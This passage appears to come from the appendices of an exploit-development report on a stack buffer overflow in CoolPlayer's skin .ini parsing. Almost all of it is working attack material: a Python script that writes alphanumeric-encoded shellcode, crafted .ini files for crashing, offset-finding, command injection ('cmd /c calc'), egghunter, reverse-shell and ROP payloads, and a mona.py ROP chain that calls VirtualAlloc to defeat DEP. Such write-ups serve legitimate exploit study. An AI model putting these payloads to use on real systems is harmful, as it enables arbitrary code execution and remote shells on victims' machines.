shellcode += "\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x4d\x59\x47\x35\x55\x54\x4f"

shellcode += "\x4b\x53\x4e\x39\x48\x4a\x42\x53\x43\x4b\x37\x45\x4c\x56"

shellcode += "\x44\x36\x32\x4a\x48\x4c\x4e\x4b\x4f\x4b\x4f\x4b\x4f\x4d"

shellcode += "\x59\x47\x35\x33\x38\x43\x58\x52\x4c\x32\x4c\x51\x30\x37"

shellcode += "\x31\x33\x58\x37\x43\x30\x32\x56\x4e\x53\x54\x43\x58\x32"

shellcode += "\x55\x53\x43\x33\x55\x54\x32\x50\x30\x49\x4b\x4b\x38\x51"

shellcode += "\x4c\x37\x54\x44\x4a\x4b\x39\x4d\x36\x36\x36\x4b\x4f\x30"

shellcode += "\x55\x35\x54\x4b\x39\x38\x42\x30\x50\x4f\x4b\x4e\x48\x39"

shellcode += "\x32\x50\x4d\x4f\x4c\x4c\x47\x55\x4c\x36\x44\x50\x52\x4b"

shellcode += "\x58\x51\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x42\x48\x32\x4f\x32"

shellcode += "\x58\x56\x38\x57\x50\x55\x38\x55\x31\x35\x37\x43\x55\x50"

shellcode += "\x42\x32\x48\x30\x4d\x52\x45\x32\x53\x54\x33\x50\x31\x59"

shellcode += "\x4b\x4b\x38\x51\x4c\x46\x44\x55\x5a\x4d\x59\x4d\x33\x32"

shellcode += "\x48\x30\x58\x37\x50\x51\x30\x31\x30\x53\x58\x30\x4d\x31"

shellcode += "\x43\x57\x36\x51\x31\x33\x58\x44\x32\x42\x4f\x52\x4d\x57"

shellcode += "\x50\x53\x58\x32\x4f\x56\x4c\x47\x50\x52\x46\x52\x48\x51"

shellcode += "\x58\x35\x35\x32\x4c\x52\x4c\x30\x31\x58\x49\x4d\x58\x50"

shellcode += "\x4c\x47\x54\x34\x50\x4b\x39\x4b\x51\x30\x31\x49\x42\x51"

shellcode += "\x42\x50\x53\x36\x31\x50\x52\x4b\x4f\x4e\x30\x50\x31\x4f"

shellcode += "\x30\x36\x30\x4b\x4f\x56\x35\x35\x58\x41\x41"

file.write(start+junk1+eip+rop\_chain+nop+shellcode)

#.$shellcode;

file.close()

## Appendix B - .ini Files

### Crash.ini

[CoolPlayer Skin]

PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

### Crashpattern.ini

[CoolPlayer Skin]

PlaylistSkin=Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2D

### Filtertest.ini

[CoolPlayer Skin]

PlaylistSkin=cmd /c calc&AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA­#†|

### Payload.ini

[CoolPlayer Skin]

PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA{F†|‰âÚÈÙrô

### Reverseshell.ini

[CoolPlayer Skin]

PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA{F†|‰âÚÈÙrô

### Egghunter.ini

[CoolPlayer Skin]

PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA{F†|fÊÿBRjXÍ.<Ztï¸YEET‰×¯uê¯uçÿçYEETYEET‰âÚÈÙrô

### Ropchain.ini

[CoolPlayer Skin]

PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA{F†|‰âÚÈÙrô

## Appendix C

def create\_rop\_chain():

# rop chain generated with mona.py - www.corelan.be

rop\_gadgets = [

#[---INFO:gadgets\_to\_set\_ebp:---]

0x77c2ecef, # POP EBP # RETN [msvcrt.dll]

0x77c2ecef, # skip 4 bytes [msvcrt.dll]

#[---INFO:gadgets\_to\_set\_ebx:---]

0x77c4fa1c, # POP EBX # RETN [msvcrt.dll]

0xffffffff, #

0x77c127e1, # INC EBX # RETN [msvcrt.dll]

0x77c127e5, # INC EBX # RETN [msvcrt.dll]

#[---INFO:gadgets\_to\_set\_edx:---]

0x77c34de1, # POP EAX # RETN [msvcrt.dll]

0xa1bf4fcd, # put delta into eax (-> put 0x00001000 into edx)

0x77c38081, # ADD EAX,5E40C033 # RETN [msvcrt.dll]

0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]

#[---INFO:gadgets\_to\_set\_ecx:---]

0x77c4debf, # POP EAX # RETN [msvcrt.dll]

0x36ffff8e, # put delta into eax (-> put 0x00000040 into ecx)

0x77c4c78a, # ADD EAX,C90000B2 # RETN [msvcrt.dll]

0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]

#[---INFO:gadgets\_to\_set\_edi:---]

0x77c2e942, # POP EDI # RETN [msvcrt.dll]

0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]

#[---INFO:gadgets\_to\_set\_esi:---]

0x77c3b4ed, # POP ESI # RETN [msvcrt.dll]

0x77c2aacc, # JMP [EAX] [msvcrt.dll]

0x77c52217, # POP EAX # RETN [msvcrt.dll]

0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]

#[---INFO:pushad:---]

0x77c12df9, # PUSHAD # RETN [msvcrt.dll]

#[---INFO:extras:---]

0x77c35459, # ptr to 'push esp # ret ' [msvcrt.dll]

]

return ''.join(struct.pack('<I', \_) for \_ in rop\_gadgets)

rop\_chain = create\_rop\_chain()